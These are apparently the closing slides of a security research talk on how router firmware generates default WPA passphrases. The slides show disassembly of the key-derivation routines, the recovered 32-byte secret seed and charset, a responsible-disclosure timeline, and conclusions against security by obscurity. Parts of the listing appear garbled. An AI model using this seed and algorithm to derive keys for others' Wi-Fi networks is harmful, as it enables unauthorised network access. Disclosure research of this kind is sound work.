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


Figure: Call flow from generateKey



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


Figure: Call flow for createWPAPassphraseFromKey



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```

la      $a1, ssid
la      $v0, createSSIDFromMAC
move   $t9, $v0
jalr   $t9 ; createSSIDFromMAC
nop
lw      $gp, 0xC8+var_B0($fp)
li      $v0, 0x20
sw      $v0, 0xC8+var_90($fp)
li      $v0, 0xB
sw      $v0, 0xC8+var_90($fp)
addiu  $v0, $fp, 0xC8+var_90
la      $a0, key
move   $a1, $v0
lw      $a2, 0xC8+var_0($fp)
la      $v0, 0xA0000
addiu  $a3, $v0, {a1236790 - 0xA0000} # "1236790"
la      $v0, generateKey
move   $t9, $v0
jalr   $t9 ; generateKey
nop
lw      $gp, 0xC8+var_B0($fp)
la      $v0, 0xA0000
addiu  $a0, $v0, {aGenerateKey - 0xA0000} # "generateKey"
la      $v0, puts
move   $t9, $v0
jalr   $t9 ; puts
nop
lw      $gp, 0xC8+var_B0($fp)
lw      $v0, 0xC8+var_90($fp)
la      $a0, passphrase
la      $a1, key
move   $a2, $v0
la      $v0, createWPA passphraseFromKey
move   $t9, $v0
jalr   $t9 ; createWPA passphraseFromKey
nop
lw      $gp, 0xC8+var_B0($fp)
la      $v0, 0xA0000
addiu  $v0, {aPassphraseSidx - 0xA0000} # "PassPhrase=%s , idx=%d\n"
la      $a0, $v0
la      $a1, passphrase
lw      $a2, 0xC8+var_0($fp)

```

Figure: Dissassembly of wlWriteMdmDefault



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```

la    $v0, SHA256_Init
move  $t9, $v0
jalr  $t9, SHA256_Init
nop
lw    $gp, 0x28+var_C($fp)
lw    $a0, 0x28+var_10($fp)
la    $v0, 0x200000
addiu $a1, $v0, 0x29e0
li    $a2, 0x20
la    $v0, SHA256_Update
move  $t9, $v0
jalr  $t9, SHA256_Update
nop
lw    $gp, 0x28+var_C($fp)
lw    $a0, 0x28+arg_C($fp)
la    $v0, strlen
move  $t9, $v0
jalr  $t9, strlen
nop
lw    $gp, 0x28+var_C($fp)
lw    $a0, 0x28+var_10($fp)
lw    $a1, 0x28+arg_C($fp)
move  $a2, $v0
la    $v0, SHA256_Update
move  $t9, $v0
jalr  $t9, SHA256_Update
nop
lw    $gp, 0x28+var_C($fp)
lw    $a0, 0x28+var_10($fp)
lw    $a1, 0x28+arg_10($fp)
li    $a2, 6 # 6 bytes mac address
la    $v0, SHA256_Update
move  $t9, $v0
jalr  $t9, SHA256_Update
nop
lw    $gp, 0x28+var_C($fp)
la    $a0, hash
lw    $a1, 0x28+var_10($fp)
la    $v0, SHA256_Final

```

secret seed located at 0xd29e0 with 32 bytes (0x20)

str_C is the string "1236790" coming from generateKey

Figure: Disassembly of generateKey-from-mac



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```

IDA View# Hex View# Structures Enums
LOAD:000D2138 .byte 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
LOAD:000D2138 .byte 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
LOAD:000D2138 .byte 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
LOAD:000D29D8 .align 4
LOAD:000D29E0 .globl _fdata
LOAD:000D29E0 _fdata: .byte 0x64 # d
LOAD:000D29E1 .byte 0xc6 # a
LOAD:000D29E2 .byte 0xd0 # l
LOAD:000D29E3 .byte 0xe3 # o
LOAD:000D29E4 .byte 0xe5 # o
LOAD:000D29E5 .byte 0x79 # y
LOAD:000D29E6 .byte 0xb6 # y
LOAD:000D29E7 .byte 0xd9 # +
LOAD:000D29E8 .byte 0x86 # a
LOAD:000D29E9 .byte 0x96 # o
LOAD:000D29EA .byte 0x8d # i
LOAD:000D29EB .byte 0x34 # 4
LOAD:000D29EC .byte 0x45 # E
LOAD:000D29ED .byte 0xd2 # E
LOAD:000D29EE .byte 0x3b # ;
LOAD:000D29EF .byte 0x15 #
LOAD:000D29F0 .byte 0xca # -
LOAD:000D29F1 .byte 0xaf # >
LOAD:000D29F2 .byte 0x12 #
LOAD:000D29F3 .byte 0x84 # i
LOAD:000D29F4 .byte 2 #
LOAD:000D29F5 .byte 0xac # %
LOAD:000D29F6 .byte 0x56 # U
LOAD:000D29F7 .byte 0 #
LOAD:000D29F8 .byte 5 #
LOAD:000D29F9 .byte 0xcE # +
LOAD:000D29FA .byte 0x20 #
LOAD:000D29FB .byte 0x75 # u
LOAD:000D29FC .byte 0x91 # ae
LOAD:000D29FD .byte 0x3f # ?
LOAD:000D29FE .byte 0xdc #
LOAD:000D29FF .byte 0xf8 #
LOAD:000D2A00 a0123456789abcd: .ascii "0123456789abcdefgijklmnopqrstuvwxyz"< Charset
LOAD:000D2A00 .byte 0x64 # d
LOAD:000D2A00 .byte 0xc6 # a
LOAD:000D2A00 .byte 0xd0 # l
LOAD:000D2A00 .align 4
  
```

_fdata is the "secret seed" and it is located at the offset 0x00D29E0

Jump to address dialog: Jump address: 0x029E0

Figure: Secret data found out in the library



Timeline

Responsible disclosure

- 1 2014-12-20 Communication with NCSC ^a
- 2 2015-01-?? Radboud Nijmegen & NCSC contact with ISPs
- 3 2015-02-01 Dutch ISPs are aware about the vulnerabilities
- 4 2015-04-02 1st meeting with ISPs. Presentation
- 5 2015-04-29 2nd meeting with ISPs. Presentation
- 6 2015-08-04 Talk at Bsid es Las Vegas-PasswordsCON
- 7 2015-08-11 Full disclosure at USENIX WOOT'15

^a<https://www.ncsc.nl/english>



Conclusion

- Since SpeedTouch security issue in 2008, security has not improved whatsoever
- This is an industry-wide problem.
- **Security by Obscurity** does not work!
- Vendors reuse the same algorithms with slightly small changes
- Neither stripped nor obfuscated binaries are a solution
- Please do not include algorithms inside of FW images



Questions and answers

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